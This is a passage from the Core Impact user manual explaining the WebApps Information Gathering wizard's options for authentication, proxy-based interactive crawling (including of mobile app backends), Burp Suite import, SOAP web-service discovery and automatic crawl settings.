If you chose to Do form based authentication in the previous step, the RPT step will attempt to automatically detect the web application's login page, login form, and user name and password fields. Because there are no standards for login forms, this automatic detection may not succeed, in which case you should opt to Configure parameters to customize login form detection. Once this option is checked, you can enter a specific page, form and username/password fields that the RPT step should use for session management.

Press **Next** to continue.

- Session Management (alternate 2nd screen)

If you chose SSL Client Certificate authentication in the previous step, configure the certificate details that Core Impact should use for the test.

WebApps Information Gathering Wizard

Session Management (contd)
Configure how to do authentication on the website

☒ Provide a custom certificate file
Select a SSL client certificate (only PEM and PKCS12 certificates are supported):
 ...

Certificate password (if required):
 A

☐ Use certificate and private key from identity
 ...

☐ Use certificate from Windows Certificate Store

< Back Next > Cancel

Press **Next** to continue to [On the Web Services Discovery Options dialog, you can opt for the RPT to look for any SOAP-based web services. Select from the available parameters. If any web services vulnerabilities are identified, they will be listed in the Web view of the entity database. on page 162.](#) If you selected **Windows Cert Store** above this next screen displays.

WebApps Information Gathering Wizard

Session Management (contd)
Configure how to do authentication on the website

Use certificate from Windows Certificate Store

☒ Use certificates from the current logged on user
☐ Use certificates from the following Windows user

Username Password
 A

Certificate
 X ...

< Back Next > Cancel

Press **Next** to continue to [On the Web Services Discovery Options dialog, you can opt for the RPT to look for any SOAP-based web services. Select from the available parameters. If any web services vulnerabilities are identified, they will be listed in the Web view of the entity database. on page 162.](#)

C. Session Management (3rd screen)

WebApps Information Gathering Wizard

Session Management (contd)
Configure how to do authentication on the website

To configure a module to prevent crawling links that may terminate the session, provide the name of a module here:

Session termination prevention module

☐ Configure parameters to customize login form detection

Process login form on specific page

Form name

Username field name Password field name

Click **Next** to continue.

- On the **Web Services Discovery Options** dialog, you can opt for the RPT to look for any SOAP-based web services. Select from the available parameters. If any web services vulnerabilities are identified, they will be listed in the Web view of the entity database.

WebApps Information Gathering Wizard

Web Services Discovery Options
Configure how to search for web services

☒ Search for SOAP web services definitions
☐ Append '?wsdl' to every found URL

How method parameters values should be filled:

How SOAP operations found in a definition file should authenticate:
☒ Use the same as for crawling web pages
☐ Use SOAP WS-Security

Username Password

Identity:

NOTE: To detect web service calls done in web pages the JavaScript evaluation option in the Automatic Crawling Options should be enabled.

Search for SOAP web services definitions: Check this option if you want the RPT to look SOAP-based web services. Core Impact will look for links to .wsdl files. If any are found, they will be parsed and Core Impact will capture the details of the target web service in the entity database.

Append '?wsdl' to every found URL: It is possible that a web application will use a SOAP-based web service but not have an explicit link to a .wsdl file within its pages. Select this option if you want Core Impact to automatically append any found link with the '?wsdl' extension. Keep in mind that this will double all of the requests made by Core Impact and will cause the Information Gathering step to run longer.

How method parameters values should be filled: Select an option for determining values that the target web service may request.

Complete with default values: For any functions provided by the web service, Core Impact will select the **single** most likely value to satisfy each function.

Complete with autogenerated data: For any functions provided by the web service, Core Impact will select **multiple** likely values for each function.

Define the authentication method for SOAP operations:

Use the same as for crawling web pages: Use this option if the SOAP operations will not require authentication, or if authentication is required but you have already entered it for use in Web Crawling.

Use SOAP WS-Security: Manually enter a Username and Password for Core Impact to use to satisfy the SOAP WS-Security.

NOTE:


Core Impact can detect SOAP-based or RESTful web services. Because SOAP-based web services always have a .wsdl file, these can be detected using Automatic or Interactive web crawling. RESTful web services employ no such definition file so, in order to detect RESTful web services, you must use [Interactive web crawling](#) so that Core Impact can try and detect JSON type calls in the web traffic.

Press **Finish** to run the automatic crawl process. Once the Wizard closes, the RPT will proceed and attempt to identify pages - if any are found, they will be saved in the Web View under the appropriate scenario.

Interactive Web Crawling

With interactive web crawling, you set your web browser to use Core Impact as a proxy and then navigate your web application. As you navigate the web application, Core Impact will capture each page that you view and add them to the Web View under the appropriate scenario. After selecting the Interactive Web Crawling radio button, continue to configure the RPT:

1. If a proxy server is needed to access the web application, select the appropriate proxy option and, if necessary, enter the server details.



WebApps Information Gathering Wizard

Proxy Settings
Configure the proxy required to crawl your website

☒ Direct connection to the web site
☐ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address: Port:
 Username: Password:
 Exception List:

Direct connection to the Web Site: Select to connect without connecting to a proxy server.


Use the proxy settings defined in the global Network options: Select to follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings: Select to follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings: Select to follow the proxy settings in the fields just below. Press **Next** to continue.

2. Custom HTTP Headers screen.

You can set HTTP headers to use on the requests Impact will run when crawling the application. All requests will have those http headers.



WebApps Information Gathering Wizard

Custom HTTP headers
Configure custom HTTP headers required to crawl your website

Configure HTTP headers for web requests

Name: Value:

Press **Next** to continue.

3. Set the **Interactive Crawling Options**.

The screenshot shows the 'Interactive Crawling Options' window of the 'WebApps Information Gathering Wizard'. The title bar says 'WebApps Information Gathering Wizard'. The main title is 'Interactive Crawling Options' with the subtitle 'Configure interactive web crawling parameters'. The window contains several options:

- ☐ Restrict crawling to specific domains
 - Domains to allow during crawling (for example: *.coresecurity.com)
 - NOTE: Use semicolons (;) to separate entries.
- ☒ Detect web application framework
- ☒ Listen only to local connections
- ☐ Use a custom SSL CA certificate
 - SSL CA certificate file: [text box] ...
 - SSL CA certificate password: [text box] A

At the bottom are three buttons: '< Back', 'Next >', and 'Cancel'.

Restrict crawling to specific domain : If you want the RPT to not record pages outside of a specific domain, check the Restrict crawling to specific domain check-box. If you check this option, you must then enter the specific domain(s) to which the crawler will be restricted.

Detect web application framework: The Detect web application framework is checked by default. This setting will cause the RPT step to find out details about the underlying web application platform.

Core Impact can detect SOAP-based or RESTful web services. Because SOAP-based web services always have a .wsdl file, these can be detected using Automatic or Interactive web crawling. RESTful web services employ no such definition file so, in order to detect RESTful web services, you must use Interactive web crawling so that Core Impact can try and detect JSON type calls in the web traffic.

Listen only to local connections: By default, this option is enabled, which means that only connections from the machine where Core Impact is installed can connect to the proxy for Interactive Web Crawling. If you uncheck this option, any device with access to the proxy can connect to it and Core Impact will capture and evaluate the web traffic for pages and web services.


Use a custom SSL CA certificate: This option is necessary for instances when the web app connects to the application server using https (SSL) and authenticates by checking the certificate provided by the server. When the application server is using a certificate authority controlled by the user, you can provide the SSL CA certificate file and the password associated with it, so that Core Impact's web proxy module can generate the necessary certificates on-the-fly for the hosts accessed by the web application during the interactive crawling session.

SSL CA Certificate file: Browse to and select the certificate file

SSL CA certificate password: Enter the password associated with the SSL CA Certificate

Press **Next** to continue.


- The final page of the interactive web crawling Wizard contains a notification about how to proceed with the RPT step.



You will need to configure your web browser to use 127.0.0.1:8080 as its web proxy before you begin navigating your web application. When you are finished browsing the application, you will then need to manually terminate the WebApps Information Gathering module in Core Impact.

Press the **Finish** button.

Once the Wizard closes, check the **Module Output** pane to learn the HTTP Proxy, then set your browser to use that proxy.



You will manually access and navigate the target web application - Core Impact will save the pages you visit in its entity view under the appropriate scenario.


Interactive Crawling of a Mobile Application Backend

With **Interactive web crawling of a mobile application backend**, you configure your mobile device to use Core Impact as a proxy and then use your application on your mobile device. As you use the mobile application, Core Impact will harvest the requests being made on the

server and use these requests as baselines to test the target backend web services and try to identify vulnerabilities in them.

More on Mobile Application Backend

When a user runs an application (app) on a mobile device, that app typically requires a connection to a backend server. For example, an app providing the weather will need to connect to a remote server using web services in order to receive the latest weather data, then display it on the mobile device.




When performing Mobile Application Backend Testing in Core Impact, you are essentially running a [WebApps](#) test whereby Core Impact sits in between a mobile app and its backend server. Core Impact will then harvest the requests being made on the server and use these requests as baselines to test the target backend web services and try to identify vulnerabilities in them. This simulates what a malicious person may do in order to exploit and extract information from the servers.



With Core Impact Mobile Application Backend Testing capabilities, you can make sure that the web services used as the backend of your mobile app are not vulnerable to a malicious attack. Use the **Interactive crawling of a mobile application backend** option when performing WebApps Information Gathering in order to leverage Core Impact's web services testing capabilities to further extend your penetration testing practice.

1. If a proxy server is needed to access the web application, select the appropriate proxy option and, if necessary, enter the server details.



The image shows a screenshot of the 'WebApps Information Gathering Wizard' window, specifically the 'Proxy Settings' step. The window has a title bar that says 'WebApps Information Gathering Wizard'. Below the title bar, the text 'Proxy Settings' is followed by 'Configure the proxy required to crawl your website'. There are four radio button options: 'Direct connection to the web site' (which is selected), 'Use the proxy settings defined in the global Network options', 'Use Internet Explorer proxy settings', and 'Use custom proxy settings'. Below these options are input fields for 'Address' and 'Port' (with '8080' entered), 'Username' and 'Password' (with a small 'A' entered), and an 'Exception List' text area. At the bottom of the window are three buttons: '< Back', 'Next >', and 'Cancel'.

Direct connection to the Web Site: Select to connect without connecting to a proxy server.


Use the proxy settings defined in the global Network options: Select to follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings: Select to follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings: Select to follow the proxy settings in the fields just below. Press **Next** to continue.

2. Custom HTTP Headers screen.

You can set HTTP headers to use on the requests Impact will run when crawling the application. All requests will have those http headers.



WebApps Information Gathering Wizard


Custom HTTP headers
Configure custom HTTP headers required to crawl your website

Configure HTTP headers for web requests

Name: Value:

Press **Next** to continue.

3. Set the **Interactive Crawling Options**.



WebApps Information Gathering Wizard

Interactive Crawling Options
Configure interactive web crawling parameters

☐ Restrict crawling to specific domains

Domains to allow during crawling (for example: *.coresecurity.com)

NOTE: Use semicolons (;) to separate entries.

☒ Detect web application framework

☐ Use a custom SSL CA certificate

SSL CA certificate file

SSL CA certificate password

Restrict crawling to specific domain : If you want the RPT to not record pages outside of a specific domain, check the Restrict crawling to specific domain check-box. If you check this option, you must then enter the specific domain(s) to which the crawler will be restricted.

Detect web application framework: The Detect web application framework is checked by default. This setting will cause the RPT step to find out details about the underlying web application platform.

Core Impact can detect SOAP-based or RESTful web services. Because SOAP-based web services always have a .wsdl file, these can be detected using Automatic or Interactive web crawling. RESTful web services employ no such definition file so, in order to detect RESTful web services, you must use Interactive web crawling so that Core Impact can try and detect JSON type calls in the web traffic.


Use a custom SSL CA certificate: This option is necessary for instances when the web app connects to the application server using https (SSL) and authenticates by checking the certificate provided by the server. When the application server is using a certificate authority controlled by the user, you can provide the SSL CA certificate file and the password associated with it, so that Core Impact's web proxy module can generate the necessary certificates on-the-fly for the hosts accessed by the web application during the interactive crawling session.

SSL CA Certificate file: Browse to and select the certificate file

SSL CA certificate password: Enter the password associated with the SSL CA Certificate

Press **Next** to continue.

- The final page of the **Interactive crawling of mobile application backend** wizard contains a notification about how to proceed with the RPT step.




You will need to:

- Complete the wizard and check the **Module Output** to learn the address where the proxy will listen for connections

- When you are finished using the application, you will then need to manually terminate the WebApps Information Gathering module in Core Impact.

Press the **Finish** button.


Once the Wizard closes, check the **Module Output** pane to learn the HTTP Proxy address, then set your mobile device to use that proxy.



You will manually access and navigate the target mobile application - Core Impact will evaluate the traffic and identify web services that may be vulnerable to subsequent attack.


Import Web Resources from Burp Suite

1. On the **Import Web Resources from Burp Suite** screen, select an .xml file generated from Burp (Burp is a web application vulnerability scanner). Impact will import that data and run IG starting from what Burp found



Press **Next** to continue.

2. If a proxy server is needed to access the web application, select the appropriate proxy option and, if necessary, enter the server details.



WebApps Information Gathering Wizard

Proxy Settings
Configure the proxy required to crawl your website

☒ Direct connection to the web site
☐ Use the proxy settings defined in the global Network options
☐ Use Internet Explorer proxy settings
☐ Use custom proxy settings

Address: Port:
 Username: Password:
 Exception List:

Direct connection to the Web Site: Select to connect without connecting to a proxy server.


Use the proxy settings defined in the global Network options: Select to follow the settings that are in the Tools -> Options -> Network form.

Use Internet Explorer proxy settings: Select to follow the settings as defined in your Internet Explorer preferences.

Use custom proxy settings: Select to follow the proxy settings in the fields just below. Press **Next** to continue.

3. Custom HTTP Headers screen.

You can set HTTP headers to use on the requests Impact will run when crawling the application. All requests will have those http headers.



WebApps Information Gathering Wizard


Custom HTTP headers
Configure custom HTTP headers required to crawl your website


Configure HTTP headers for web requests

Name: Value:

Press **Finish**.


Discover WebApps in Hosts

1. On the **Hosts Selection** screen, click the ellipsis () button and select the host(s) that you want Core Impact to scan for Web Applications.



Press **Next** to continue.

2. Set the Automatic web site crawling configuration options (screen 1 of 2):



Use the **Select a browser** to impersonate drop-down menu to determine which browser type and version the WebApps RPT should run the test as.

If you want to set a **Max. number of pages** the crawler should process, check the box and enter a numeric value.


Select the **Max. depth level to crawl**. This value dictates how many links deep into the web application the RPT will go. Keep in mind that, even with a low value in this field, there could be many links that the crawler will follow.

If you want the RPT to not venture outside of the domain you entered in step 1, check the **Restrict crawling to starting page domain** check-box. If you check this option, you can then enter specific domains other than the starting page domain that are open to the RPT.

Check **Detect web server and application framework** if you want the RPT to try and discover structural details about the web application.

Press **Next** to continue.

3. Set additional Automatic web site crawling options (screen 2 of 2):



WebApps Information Gathering Wizard

Automatic Crawling Options (contd)
Configure how to crawl your web site

☒ Evaluate JavaScript code included in web site

☒ Follow links in robots.txt files in web site

Send forms found in web pages: Send with default values ▼

< Back Next > Cancel

Check **Evaluate JavaScript code included in web site** if you want Core Impact to evaluate JavaScript code for known vulnerabilities.

Check **Follow links in robots.txt files in web site** if you would like Core Impact to try and locate a `robots.txt` file that may exist in the root of the target web application's web server. Oftentimes, web application administrators will use a `robots.txt` file to instruct search engines and other web robots to not search certain pages. If the Core Impact web crawler locates the `robots.txt` file, it can follow the links listed in the file and try to locate further vulnerabilities. Note that this setting will respect the Restrict crawling to starting page domain option.

The **Send forms found in web pages** option will instruct the crawler to try and submit any forms that it finds in the web application. With this option, pages that are available only after the form is submitted can be accessed and lead to potential vulnerabilities. The crawler can Send with default values - use whatever default values are assigned to the field(s) or it can Send with auto-generated data.

Press **Next** to continue.

4. On the **Web Services Discovery Options** form, you can opt for the RPT to look for any SOAP-based web services. Select from the available parameters. If any web services vulnerabilities are identified, they will be listed in the Web view of the entity database.

The screenshot shows a window titled "WebApps Information Gathering Wizard" with a sub-header "Web Services Discovery Options" and the instruction "Configure how to search for web services". The form contains the following elements:

- A checked checkbox labeled "Search for SOAP web services definitions".
- An unchecked checkbox labeled "Append '?wsdl' to every found URL".
- A dropdown menu for "How method parameters values should be filled:" with "Complete with default values" selected.
- Radio buttons for "How SOAP operations found in a definition file should authenticate:":
 - The selected option is "Use the same as for crawling web pages".
 - The other option is "Use SOAP WS-Security", which has sub-fields for "Username", "Password", and "Identity".
- A note at the bottom: "NOTE: To detect web service calls done in web pages the JavaScript evaluation option in the Automatic Crawling Options should be enabled."
- Navigation buttons at the bottom: "< Back", "Finish", and "Cancel".

Search for SOAP web services definitions: Check this option if you want the RPT to look SOAP-based web services. Core Impact will look for links to .wsdl files. If any are found, they will be parsed and Core Impact will capture the details of the target web service in the entity database.

